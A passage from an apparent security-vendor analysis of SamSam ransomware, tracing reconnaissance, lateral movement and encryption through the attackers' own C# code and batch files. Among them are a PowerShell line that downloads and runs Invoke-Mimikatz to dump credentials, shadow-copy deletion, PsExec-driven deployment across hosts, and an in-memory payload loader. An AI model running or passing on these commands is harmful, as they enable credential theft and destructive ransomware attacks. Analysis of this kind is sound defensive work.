Executes the arbitrary named Windows Scripting Host .js or batch file specified in the command. This file will be copied to the %APPDATA% folder with a new filename from where it will be executed. Worker.exe checks if the file has ".bat" or ".js" extension, and it executes it accordingly:

```
cmd.exe /C "%APPDATA%\<file>.bat" or wscript.exe "%APPDATA%\<file>.js"
```

information

Command: information,<list of sub-commands>

If the list of sub-commands is empty, then all of the sub-commands will be executed.

Using the "information" command the attacker can retrieve information about the attacked system. Sub-commands can be used to get specific information:

- getdomain: Retrieves the domain name using GetComputerNameExW
- getlocalip: Determines the local IP of the victim uding gethostbyname
- getbit: Checks if the OS version is x86 or x64 using IsWow64Process with the current proccess
- getright: Checks the account type using GetUserNameW and NetUserGetInfo

- getram: Checks the amount of RAM using GlobalMemoryStatusEx
- getcpu: Retrieves the type of CPU by reading the HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0\ProcessorNameString registry value
- getcore: Gets the number of cores using GetSystemInfo
- getos: Checks the OS version using VerifyVersionInfoW and GetSystemMetrics
- getuptime: Calculates uptime using GetTickCount

ispeed

Command: ispeed

Tests the internet speed by sending data (00 bytes) to http://speedtest.wdc01.softlayer.com and downloading a file from http://speedtest.wdc01.softlayer.com/downloads/test1000.zip

ipscore

Command: ipscore

Retrieves several information about the target machine using www.ip-score.com:

Real IP, Country code, State, City, ZIP code, Organization name, ISP, Mailserver, Timezone, Blacklist check (Sorbs.net, Spamcop BL, Spamhaus XBL, Barracuda BBL, South Korean NBL) and Proxy score.

browser

Command: browser

Finds the installed browsers by checking the HKLM\SOFTWARE\Clients\StartMenuInternet and HKLM\SOFTWARE\Wow6432Node\Clients\StartMenuInternet registries. Checks the default browser using a test.htm file and the FindExecutableW function, which returns the name of the executable file associated with test.htm.

sharedrive

Command: sharedrive

Looks for shared drives using GetLogicalDriveStringsW and GetDriveTypeW.

regsearch

Command: regsearch,<root key>,<path>,<key/value>

Using this command, it can check if any specified registry key or value exists.

sitesearch

Command: sitesearch,<site address>

Looks for the given site using DnsGetCacheDataTable.

portcheck

Command: portcheck,tcp/udp,<port number>

Checks if a certain port is open using GetTcpTable and GetUdpTable.

scrshoot

Command: scrshoot,<number>

Creates a screenshot in <result>.jpg. The number indicates the quality of the picture.

cleaner

Command: cleaner

Sets the value of MRUList under HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer to zero. The commands executed from the Run window are stored under this registry. The list of these values can be found under MRUList. Setting MRUList to zero results in deleting the previous commands form the Run window's history, although in the registry they will be present.

procsearch

Command: procsearch,<process name>

Looks for the specified process using CreateToolhelp32Snapshot, Process32FirstW and Process32NextW.

userenum

Command: userenum

Finds all user accounts using NetUserEnum.

filecheck

Command: filecheck,<file path>

Checks if the given file exists.


In the attacks the parameter given to worker.exe was the IP address of the target machine. This step of the attack is not special to SamSam, in other ransomware attacks, after RDP brute-forcing, worker.exe was used similarly (e.g. Dharma ransomware.)

As part of their preparation for the attack, results from network scans are collected in a file named list.txt. The attackers then try to ping the machines in this list to see which hosts are reachable. The next step is to test if they have write access on them. If the ping request was successful, they then try to copy a file, called test.txt with the content of "ok", to the target machine using the following command:

```
C:\Windows\system32\cmd.exe /c copy /Y <Current Folder>\test.txt
\\<Target Machine>\C$\windows\system32\
```

If the file was copied successfully, then the tested machine will be added to a list stored in a file called alive.txt.


For these next steps, they use a .NET executable called host2ip.exe.



```
Ping ping = new Ping();
PingOptions pingOptions = new PingOptions();
pingOptions.DontFragment = true;
string s = "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa";
byte[] bytes = Encoding.ASCII.GetBytes(s);
PingReply pingReply = ping.Send(text, Program.to, bytes, pingOptions);
if (pingReply.Status == IPStatus.Success)
{
    string value = pingReply.Address.ToString();
    if (!string.IsNullOrEmpty(value))
    {
        string myarg = string.Concat(new string[]
        {
            "/c ",
            "copy /Y ",
            "\"",
            Program.cdir + "\\test.txt\"",
            " \\\\",
            text,
            "\\C$\\windows\\system32\\"
        });
        string text2 = Program.run_prog(Environment.SystemDirectory + "\\cmd.exe", myarg);
        Console.WriteLine("[+] " + text);
        if (text2.Contains("1 file(s) copied"))
        {
            Program.WriteDebug("alive.txt", text);
            Program.good++;
        }
        else
        {
            Program.bad++;
        }
    }
}
else
{
    Console.WriteLine("[-] " + text);
    Program.bad++;
}
```

A so-called wmiexec_cracker program is responsible for executing wmiexec on the target machines with the appropriate parameters to harvest further credentials. For this step, already compromised domain admin credentials are used.

As shown below, this program has multiple options (in the attacks wmiexec_cracker is usually called run<number>.exe).




```
C:\Users\worker\Desktop>run.exe
usage:
        run.exe -hash hosts.txt (.|domain) hash.txt thread
        run.exe -auth hosts.txt (.|domain) username:password thread
        run.exe -mimihash hosts.txt (.|domain) hash.txt thread
        run.exe -mimiauth hosts.txt (.|domain) username:password thread
```

In the attacks we have observed the following command:

```
run.exe -mimiauth alive.txt domain username:password thread_number
```


When the -mimiauth switch is used, wmiexec.exe executes with the following parameters:

```
[[domain/]username[:password]@]<targetName or address> command
```



```
else if ((Program.type == "-auth" || Program.type == "-mimiauth") && !string.IsNullOrEmpty(text))
{
    try
    {
        Program.myarg = string.Concat(new string[]
        {
            Program.domain,
            "\"",
            Program.username,
            "\":\"",
            Program.password,
            "\"@",
            text,
            " ",
            Program.cmd
        });
        string text4 = Program.run_proc(Program.cdir + "\\wmiexec.exe", Program.myarg);
        Program.WriteDebug(Program.cdir + "\\result.txt", string.Concat(new string[]
        {
            text,
            "\r\n",
            Program.username,
            ":",
            Program.password,
            "\r\n\r\n",
            text4,
            "\r\n================================================================================\r\n'
        }));
        if (text4.Contains("\\") && Program.type == "-auth")
        {
            Program.WriteDebug("goodlogin.txt", text);
        }
    }
    catch (Exception ex2)
    {
        Program.WriteDebug("exception.txt", text + " -> " + ex2.Message + "\r\n");
    }
}
```

The command parameter, given to wmiexec.exe, is the following:



```
if (Program.type == "-mimihash" || Program.type == "-mimiauth")
{
    Program.cmd = "powershell.exe \"iex (New-Object Net.WebClient).DownloadString
    ('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/
    Invoke-Mimikatz.ps1');Invoke-Mimikatz -DumpCreds\"";
}
```

The full command is:

```
wmiexec.exe domain/username:password@target_host powershell.
exe iex (New-Object Net.WebClient).DownloadString('https://raw.
githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/
Invoke-Mimikatz.ps1);Invoke-Mimikatz -DumpCreds
```

wmiexec has also been seen with the names www.exe and bbbb.exe.

wmiexec.exe executes the given command on the target system. Using PowerShell it downloads a script to dump credentials using Mimikatz.


The description of the downloaded script is:

"This script leverages Mimikatz 2.0 and Invoke-ReflectivePEInjection to reflectively load Mimikatz completely in memory. This allows you to do things such as dump credentials without ever writing the Mimikatz binary to disk. This script should be able to dump credentials from any version of Windows through Windows 8.1 that has PowerShell v2 or higher installed."

The encryption process


When the attackers have gained access to as many computers as possible, they copy the files needed for the ransomware attack to the target computers. They typically use batch files to copy and execute the runner, the encrypted payload, or use the public key..

For every available computer on the network, the attackers generate an RSA public key and store this in a file named **<Computer name>_PublicKey.keyxml**. The attacker copies the ransomware, along with the key, to the computer. Using the `vssadmin delete shadows /all /quiet` command they delete shadow copies to ensure that file recovery is not possible after encryption.



```
@echo off
for /f "delims=" %%a in (list.txt) do copy samsam.exe \\%%a\C$\windows\system32 &&
copy %%a_PublicKey.keyxml \\%%a\C$\windows\system32 && vssadmin delete shadows /all
/quiet
pause
```


They execute the ransomware using PsExec on every computer.



```
@echo off
for /f "delims=" %%a in (list.txt) do ps -s \\%%a cmd.exe /c if exist
C:\windows\system32\samsam.exe start /b C:\windows\system32\samsam.exe %%a
_PublicKey.keyxml
pause
```


In some cases, we have observed that not only the ransomware and key files were copied to the target computer, but it copied an additional executable, **del.exe**, that was responsible for deleting backup files with the following extensions:

```
.dmp,.v2i,.abk,.ac,.back,.backup,.backupdb,.bak,.bb,.bk,.bkc,.bke,.
bkf,.bkn,.bkp,.bpp,.bup,.cvt,.dbk,.dtb,.fb,.fbw,.fkc,.jou,.mbk,.
old,.rpb,.sav,.sbk,.sik,.spf,.spi,.swp,.tbk,.tib,.tjl,.umb,.vbk,.
vib,.vmdk,.vrb,.wbk
```



```
@echo off
for /f "delims=" %%a in (list.txt) do copy sqlsrvtmg1.exe \\%%a\C$\windows\
pause
```

It is also executed using PsExec.



```
@echo off
for /f "delims=" %%a in (list.txt) do ps -s \\%%a cmd.exe /c if exist
C:\windows\sqlsrvtmg1.exe start /b C:\windows\sqlsrvtmg1.exe
pause
```

In version 3 of SamSam, the general operation of the payload hasn't changed much since version 1, but the attackers have put significant efforts into creating a stealthier version of the malware.


The main difference in version 3 compared to previous versions, is that the payload is encrypted, and only gets decrypted in memory, never physically being written to the disk. An executable known as the runner is responsible for the decryption and execution of the payload. Today's SamSam, with its central runner app and a plugin architecture, is a much improved version. In early SamSam, the runner executed these steps directly, while lately some of the functions (e.g. decryption) have been moved to a DLL, which is referenced from the runner.

We have seen that the developers of SamSam ransomware use batch files at many stages of the attack. That is no different in this version either. To execute the runner and provide the required arguments a batch file is used.

The batch file is executed on the target hosts using PsExec with the following command:

```
psexec -accepteula -s \\<Target Machine> cmd.exe /c if exist C:\
windows\system32\g04inst.bat start /b g04inst.bat <password>
```

The password is set manually by the attackers. The batch file executes the runner with the required arguments, where the first one is the password to decrypt the payload and every further argument will be forwarded to the payload upon execution. While earlier versions stored the ransom amount and the onion address in the payload itself, in version 3 this information is provided by the batch file.




```
@cd /d "%~dp0"
@echo off
SET myrunner=mswinupdate.exe
SET password=%1
SET path=[redacted]
SET totalprice=5
SET priceperhost=0.8

%myrunner% %password% %path% %totalprice% %priceperhost%

del /F /Q %~dp0%myrunner%
del /F /Q %~dp0%ClassLibrary1.dll
del /F /Q %0
```

Batch file to execute the runner, named **mswinupdate.exe**




```
@cd /d "%~dp0"
@echo off
SET runjsdkfsbhdfdfs=wintaski.exe
SET paaassjdhshdhfkjsdbgfshjgdfhsjgfdjhsfbgsjdh=%1
SET paaaattttshdjfsbdfhfsghhjfbhsdhgfjsjsgdhfsd=[redacted]
SET tpriseskdfgsbchdfgsfgwjhehrtgsfgjfd=5
SET prisppherstkdskhfajsdfhasvfhsdfshj=0.8

%runjsdkfsbhdfdfs% %paaassjdhshdhfkjsdbgfshjgdfhsjgfdjhsfbgsjdh%
%paaaattttshdjfsbdfhfsghhjfbhsdhgfjsjsgdhfsd% %tpriseskdfgsbchdfgsfgwjhehrtgsfgjfd%
%prisppherstkdskhfajsdfhasvfhsdfshj%

del /F /Q %~dp0%runjsdkfsbhdfdfs%
del /F /Q %~dp0%doliohdyjkajd.dll
del /F /Q %0
```

Obfuscated version of the batch file

Looking at the Windows Prefetch files on the screenshot below we can see that PSEXESVC.exe is started, then 10 seconds later z2.exe (a SamSam runner) is executed.




Filename	Created Time	Modified Time	File Size	Process EXE	Process Path
Z2.EXE-E9BCF9E9.pf	[redacted]	[redacted] 10:35:10 PM	65,090	Z2.EXE	\DEVICE\HARDDISKVOLUME3\WINDOWS\SYSTEM32\Z2.EXE
PSEXESVC.EXE-AD70946C.pf	[redacted]	[redacted] 10:35:00 PM	26,310	PSEXESVC.EXE	\DEVICE\HARDDISKVOLUME3\WINDOWS\PSEXESVC.EXE

Filename	Full Path	Device Path
SS2.STUBBIN		\DEVICE\HARDDISKVOLUME3\WINDOWS\SYSTEM32\SS2.STUBBIN

Runner looking for file with .stubbin extension


In version 3, the encrypted payload is a file a with specific extension. We have observed four different extensions so far: .stubbin, .berkshire, .satoshi and .sophos. The runner is looking for a file with one of the extensions for which it then reads the content, decrypts it in memory and deletes the file itself.



```
using ClassLibrary1;
using System;
using System.IO;
using System.Reflection;

namespace sjgfqjwgfsdfkasjbjfsjokhmgnhtgrfd
{
    internal class Program
    {
        private static void Main(string[] args)
        {
            if (args.Length != 4)
            {
                return;
            }
            try
            {
                string[] files = Directory.GetFiles(Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location).ToString() + "\\", "*.stubbin");
                byte[] arg_4E_0 = File.ReadAllBytes(files[0]);
                if (File.Exists(files[0]))
                {
                    File.Delete(files[0]);
                }
                Assembly assembly = Assembly.Load(Class1.osieyrgvbsgnhkflkstesadfakdhaksjfgyjqqwgjrwgehjgfdjgdffg(arg_4E_0, args[0]));
                MethodInfo entryPoint = assembly.EntryPoint;
                if (entryPoint != null)
                {
                    string[] array = new string[]
                    {
                        args[1],
                        args[2],
                        args[3]
                    };
                    object obj = assembly.CreateInstance(entryPoint.Name);
                    entryPoint.Invoke(obj, new object[]
                    {
                        array
                    });
                }
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex.Message + "\r\n" + ex.StackTrace.ToString());
            }
        }
    }
}
```

Runner looking for file with ".stubbin" extension




```
using doliohdyjkajd;
using System;
using System.IO;
using System.Reflection;

namespace egzertyuhfgdfhjs
{
    internal class Program
    {
        private static void Main(string[] args)
        {
            if (args.Length != 4)
            {
                return;
            }
            try
            {
                string str = Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location).ToString();
                string[] files = Directory.GetFiles(str + "\\", "*.berkshire");
                byte[] array = File.ReadAllBytes(files[0]);
                if (File.Exists(files[0]))
                {
                    File.Delete(files[0]);
                }
                array = Class1.osieyrgvbsgnhkflkstesadfakdhaksjfgyjqqwgjrwgehjgfdjgdffg(array, args[0]);
                Assembly assembly = Assembly.Load(array);
                MethodInfo entryPoint = assembly.EntryPoint;
                if (entryPoint != null)
                {
                    string[] array2 = new string[]
                    {
                        args[1],
                        args[2],
                        args[3]
                    };
```

Runner looking for file with ".berkshire" extension

As we already described, if the first wave of attack fails for some reason, then the attacker initiates a second wave with new files. It happens that if the runner component is detected, then the attacker simply decrypts the payload and executes it directly using a batch file.



```
@cd /d "%~dp0"
@echo off
SET runjsdkfsbhdfdfs=kissme2.exe
SET paaaattttshdjfsbdfhfsghhjfbhsdhgfjsjsgdhfsd=[redacted]
SET tpriseskdfgsbchdfgsfgwjhehrtgsfgjfd=6
SET prispphstkdskhfajsdfhasvfhsdfshj=0.8

%runjsdkfsbhdfdfs% %paaaattttshdjfsbdfhfsghhjfbhsdhgfjsjsgdhfsd% %tpriseskdfgsbchdfgsfgwjhehrtgsfgjfd%
%prispphstkdskhfajsdfhasvfhsdfshj%

del /F /Q %~dp0%runjsdkfsbhdfdfs%
del /F /Q %0
```

Batch file used to execute the SamSam payload, kissme2.exe

Encryption

